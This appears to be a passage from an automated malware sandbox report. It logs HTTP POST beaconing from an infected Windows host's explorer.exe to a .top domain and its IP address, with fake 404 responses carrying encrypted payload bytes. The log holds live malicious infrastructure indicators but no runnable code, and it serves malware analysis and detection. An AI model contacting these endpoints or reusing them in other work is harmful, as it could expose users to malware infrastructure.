Sep 27, 2021 19:34:18.312551022 CEST	1413	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 354 Host: geenaldencia9.top
Sep 27, 2021 19:34:18.468553066 CEST	1414	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:34:18 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 25 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 14 00 00 00 7b fa f1 1f b5 69 2b 2c 47 fa 0e a8 c1 82 9f 4f 1a c4 da 16 00 Data Ascii: {i+,GO

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.6	49788	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:30.118969917 CEST	5385	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 252 Host: geenaldencia9.top

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:30.273689032 CEST	5388	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:34:30 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 44 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 93 d6 10 49 3a 40 a8 e8 dd e1 fd 5f f7 4d 91 71 b2 42 4a 84 4b f4 f1 2c 89 Data Ascii: I:82OI:@_MqBJK,

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.6	49800	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:38.251802921 CEST	5463	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 118 Host: geenaldencia9.top
Sep 27, 2021 19:34:38.407788992 CEST	5463	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 17:34:38 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 0 Connection: close Content-Type: text/html; charset=utf-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.6	49801	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:38.595668077 CEST	5465	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 307 Host: geenaldencia9.top

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:38.769793034 CEST	5973	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:34:38 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=utf-8 Data Raw: 33 34 62 61 62 32 0d 0a 00 00 d2 a7 53 28 ca 53 57 5c 2f 8f 69 c1 50 22 ec 26 d8 a1 e7 26 67 0b 72 90 86 ec d2 ca 71 c4 7c be 02 d7 36 3f f4 65 91 89 49 80 4a 35 7e dc 99 bc 2f 8d 61 e9 72 e6 ce 17 b5 12 df 9c 22 60 1b d6 88 67 a1 c2 8a 31 51 0f 88 35 69 d1 88 86 a9 68 1b 1c 2e 4b 08 84 f3 77 b3 f6 12 94 b5 d4 02 cc 3a d8 c8 69 2f 2b ba 22 2e c0 90 88 e0 5d 98 70 16 d6 08 e3 57 da d8 ed 21 e5 e1 94 52 ea 59 9b 93 e2 86 38 f8 f3 af 7c 61 4c c2 42 8f 8c f5 cf 9b 2b 25 9b f6 ba e5 1a b0 1c 67 74 d2 f1 9b 87 cd d1 85 78 51 a1 a2 8f bc 79 d6 1c e0 32 02 50 08 48 db e2 30 a5 59 93 9b b7 4f f3 e0 e6 62 79 04 54 ea d6 d7 0c 3d 61 1d 27 f4 d2 af 34 91 b4 b9 21 b9 20 59 53 11 5c 5e c2 52 ab 48 11 80 cd 58 4b 67 13 d2 18 5b 47 86 65 39 15 32 29 c5 f7 15 67 aa cf 20 c0 7a 9f 06 a2 7f c1 96 98 8b 36 23 59 c2 8a 43 d8 06 0e 45 27 28 7d 3c cc e0 04 89 f9 d4 57 80 90 70 89 ec 66 7e 6b 06 ca a2 22 48 32 d2 49 ad ff bc ff 1f fd f5 3f f4 6f d3 7c cb 36 d2 ce 4e 49 b3 0b 5b 4c 65 55 5b ad 30 7a 83 3b 2b ca c3 e3 b2 ec 92 90 0f 1c 57 ee 87 7e 0c 35 8a 3d 50 7f d0 56 81 96 9b 97 9e 70 9f 8a 86 e8 47 5a ad b2 cb 99 64 51 11 87 4a b1 b8 56 b0 40 f6 0a bf 8b 71 91 c0 75 f0 46 01 ff 56 59 27 04 5b 96 da 19 d1 3a 2d d8 42 06 02 23 47 c2 fa 6b 8a b2 e2 4b 6d ec c0 40 a4 e2 d0 d7 d9 86 40 d7 d8 03 f3 1e 7b d3 c1 44 4f 04 38 6d 7c 14 2c 64 e8 b1 14 f1 70 10 22 17 4a 86 47 30 5a 22 a2 3f 0b 8e 6b 51 fd b5 5a 50 bc a2 b7 f1 f6 6a 1f a7 e9 4d 51 e2 48 64 cd 25 5c 8d b7 97 21 0c 26 17 51 d2 eb e9 23 19 9d 46 3c 70 76 41 ae a4 ed e1 5a fc 37 bc 17 fe 2f 63 9e f8 d8 22 4e 42 25 e3 b5 be 34 60 99 46 3e 99 86 11 02 83 37 42 c2 1a ce ae 30 4b 95 f6 ab 26 24 02 18 70 fb e8 f6 9c 81 de bb 0e 63 36 cf 03 27 4e e2 ea bc 95 47 ab 63 10 ec f8 b9 5f 14 2c f2 e6 6f bd 44 af 91 ff 27 b9 87 f9 5d 63 97 ab 96 57 25 75 b1 d0 ea 85 50 4a 08 3f 56 7a 98 6c 39 c0 5e f3 5c 19 6e 63 95 be 67 3d da 7a 77 6b 56 18 8a 92 2b 0f e9 1c 31 eb cd 7c 1e 15 8e b9 82 7f 8e 02 82 f1 b8 4e a1 21 7b 88 4b 2e 69 81 77 af fd c6 83 21 49 42 dd ca 8b 21 10 a0 04 5f 61 87 bd d7 51 67 09 3d 8a ef 22 6b 5f 81 c7 86 7a 8e 52 d3 e4 9e 0e 7b d6 7d 40 2c 0f 3a d7 9b 48 0b ad 8b bc 08 85 f7 8f 82 42 b7 28 85 d8 da 14 79 a2 8e b9 08 c0 fe 77 c6 1d 2b 15 bf fa a5 e9 a8 b2 13 3b 35 02 1a 1b eb c2 f5 6c 8d e3 17 d3 83 6f ce ed 3f ec cf 81 68 73 02 99 ea a6 f5 c3 05 d0 b3 d3 23 39 41 c4 a5 c8 63 77 ca 0b 8f bd d9 39 6b a1 99 98 77 e8 0f 4e 8c da 06 bd 37 87 8c b4 26 b8 2c 58 b2 77 6c 08 d8 f9 d2 eb 48 25 66 34 2d 6f 77 5e a5 37 48 84 99 ff 67 37 f9 ad a1 97 3b 86 f3 bd 98 bb 1f 67 c7 26 e1 39 c6 86 8e f0 09 af 63 95 09 09 a8 1f 13 30 7b 32 cc c9 e1 ad c3 e5 0f 25 93 23 c4 1d d7 cf 8e 34 39 dc 46 77 58 dc be 91 98 3f d8 2c eb 53 43 a0 0c 97 e4 22 76 f9 14 f9 0b 64 82 93 64 4f 55 b4 ca 5e c3 d5 c0 88 0b 3d d9 1d 69 09 de ff 3d c1 03 70 2e 6f f4 d4 6a db a9 16 da 07 22 bd c8 ac cf 3f ef ba a9 a6 cc b4 02 47 71 f5 66 3c 3d d8 bf cb 67 5c d8 97 24 c8 b9 fc f0 d4 e8 57 2d a6 a1 11 19 c0 7b 69 ad 06 5b 80 1c b7 36 db 64 73 82 f5 51 cf 3b c5 da 87 f1 7d 87 70 f3 35 43 50 11 00 ac 27 1d 02 a1 97 28 e4 f0 9e 11 41 a6 ca 87 35 ce 39 c3 ce 85 09 64 40 a6 9c c1 0c 54 4d 06 ce aa 4c dc a4 a9 3f f0 b1 68 42 bb ca fa be 60 f6 54 e6 26 56 aa 60 f0 89 b4 10 32 c9 e5 22 1b 9c 65 6a a5 ef 61 51 4b Data Ascii: 34bab2S(SW\iP"&&grq|6?eIJ5~/ar"`g1Q5ih.Kw:i/+".]pW!RY8|aLB+%gtxQy2PH0YObyT=a'4! YS\^RHX Kg[Ge92)g z6#YCE'(}<Wpf~k"H2I?o|6NI[LeU[0z;+W~5=PVpGZdQJV@quFVY'[:-B#GkKm@@{DO8m|,dp"JG0Z"? kQZPjMQHd%\!&Q#F<pvAZ7/c"NB%4`F>7B0K&$pc6'NGc_,oD']cW%uPJ?Vzl9^\ncg=zwkV+1|N!{K.iw!IB!_aQg="k_zR{}@ ,:HB(yw+;5lo?hs#9Acw9kwN7&,XwlH%f4-ow^7Hg7;g&9c0{2%#49FwX?,SC"vddOU^=i=p.oj"?Gqf<=g\$W-{i[6dsQ;}p5CP '(A59d@TML?hB`T&V`2"ejaQK

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.6	49807	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:43.806826115 CEST	13442	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 269 Host: geenaldencia9.top
Sep 27, 2021 19:34:43.978375912 CEST	13443	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:34:43 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 327 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.6	49808	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:44.147234917 CEST	13444	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 173 Host: geenaldencia9.top
Sep 27, 2021 19:34:44.395401955 CEST	13444	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:34:44 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 327 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.6	49810	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:44.499569893 CEST	13445	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 122 Host: geenaldencia9.top
Sep 27, 2021 19:34:44.657134056 CEST	13446	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 17:34:44 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 0 Connection: close Content-Type: text/html; charset=utf-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.6	49811	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:44.969166040 CEST	13447	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 170 Host: geenaldencia9.top

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:45.146166086 CEST	13448	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:34:45 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 327 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.6	49812	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:45.225800037 CEST	13449	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 258 Host: geenaldencia9.top
Sep 27, 2021 19:34:45.377901077 CEST	13449	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 17:34:45 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 0 Connection: close Content-Type: text/html; charset=utf-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.6	49813	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:45.879954100 CEST	13450	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 140 Host: geenaldencia9.top
Sep 27, 2021 19:34:46.036946058 CEST	13451	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 17:34:45 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 0 Connection: close Content-Type: text/html; charset=utf-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.6	49815	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:46.150823116 CEST	13456	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 203 Host: geenaldencia9.top

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:46.312568903 CEST	13458	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 17:34:46 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 0 Connection: close Content-Type: text/html; charset=utf-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49768	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:19.019926071 CEST	1415	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 318 Host: geenaldencia9.top
Sep 27, 2021 19:34:19.167814016 CEST	1415	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:34:19 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 72 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f d1 95 4f 11 6a 11 e9 eb 98 bd a5 1d be 51 d8 6d a5 1b 46 9b 10 bc bd 79 b3 64 41 11 ac b6 d8 40 fa 0f 85 1d 87 aa 64 9a 66 b0 f3 ce 13 6b b7 e4 4a 35 a9 f2 e0 Data Ascii: I:82OOjQmFydA@dfkJ5

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.6	49816	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:46.404578924 CEST	13460	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 124 Host: geenaldencia9.top
Sep 27, 2021 19:34:46.588947058 CEST	13462	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:34:46 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 327 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.6	49818	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:46.718038082 CEST	13463	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 321 Host: geenaldencia9.top
Sep 27, 2021 19:34:46.864677906 CEST	13464	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:34:46 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 327 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.6	49820	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:47.060090065 CEST	13767	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 115 Host: geenaldencia9.top
Sep 27, 2021 19:34:47.209739923 CEST	14938	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:34:47 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=utf-8 Data Raw: 32 31 38 30 32 0d 0a 00 00 d2 a7 53 28 ca 53 57 5c 2f 8f 69 c1 50 22 ec 26 d8 a1 e7 26 67 0b 72 90 86 ec d2 ca 71 c4 7c be 02 d7 36 3f f4 65 91 89 49 80 4a 35 7e dc 99 bc 2f 8d 61 e9 72 e6 ce 17 b5 12 df 9c 52 60 1b d6 88 67 a1 c2 8a 31 51 0f 88 35 69 d1 88 86 a9 68 1b 1c 2e 4b 08 84 f3 77 b3 f6 12 94 b5 d4 02 cc 3a d8 c8 69 2f 2b ba 22 2e c0 90 88 e0 5d 98 70 16 d6 08 e3 57 da d8 ed 21 e5 e1 94 52 ea 59 9b c3 a7 86 38 b4 f2 a7 7c 2d f0 3a 